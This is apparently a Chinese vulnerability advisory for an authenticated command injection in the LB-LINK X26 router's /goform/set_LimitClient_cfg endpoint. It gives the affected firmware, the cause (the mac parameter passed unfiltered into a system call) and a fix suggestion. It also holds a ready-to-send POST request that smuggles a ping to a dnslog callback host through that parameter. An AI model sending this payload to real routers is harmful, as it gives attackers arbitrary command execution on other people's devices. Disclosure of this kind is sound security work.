**LB-LINK X26路由器/goform/set\_LimitClient\_cfg存在命令注入漏洞**

**一、漏洞介绍**

B-LINK成立于1997年，是专门从事网络与通信终端设备研发、制造和行销的业内主流厂商，也是国内少数几家拥有完全独立自主研发和制造能力的公司之一。

必联LB-LINK X26路由器/goform/set\_LimitClient\_cfg存在命令注入漏洞，后台登录后，可以直接执行任意代码，危害极大。

**二、影响版本**

LB-LINK x26 固件版本 <= 1.2.5

固件下载地址：https://b-link.net.cn/product\_29\_174.html

**三、漏洞描述**

**版本证明**:

已是X26型号路由器的最新固件版本 v1.2.5





**漏洞演示**：

漏洞演示视频：(注：dnslog回显触发比较久，可以快进过掉中间部分，直接看最后)

随附件附上 **set\_LimitClient\_cfg命令注入.mp4**

1. 构造POST请求包：

POST /goform/set\_LimitClient\_cfg HTTP/1.1

Host: 192.168.16.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36

Accept: */*

Referer: http://192.168.16.1/admin/main.html

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: platform=0; user=admin


Connection: close

Content-Type: application/x-www-form-urlencoded


Content-Length: 62

mac=admin1%;ping -c 4 demje5,dnslog.sh&time1=11&time2=212

1. 使用dnslog验证:




1. Dnslog收到请求：




**四、触发原理**

ibshare-0.0.26.so的bs\_SetLimitCli\_info函数：



这里直接将v10拼接到bl\_do\_system的参数进行命令执行！

V10来自web端传入的mac参数：



所以我们构造如下payload即可执行任意命令：

mac=admin1%;ping -c 4 u3r7ionx.dnslog.sh&time1=11&time2=212

**五、修复建议**

对用户的输入严加过滤，防止不安全的输入！同时，修复源代码，对拼接到system执行的内容去除反引号等危险字符。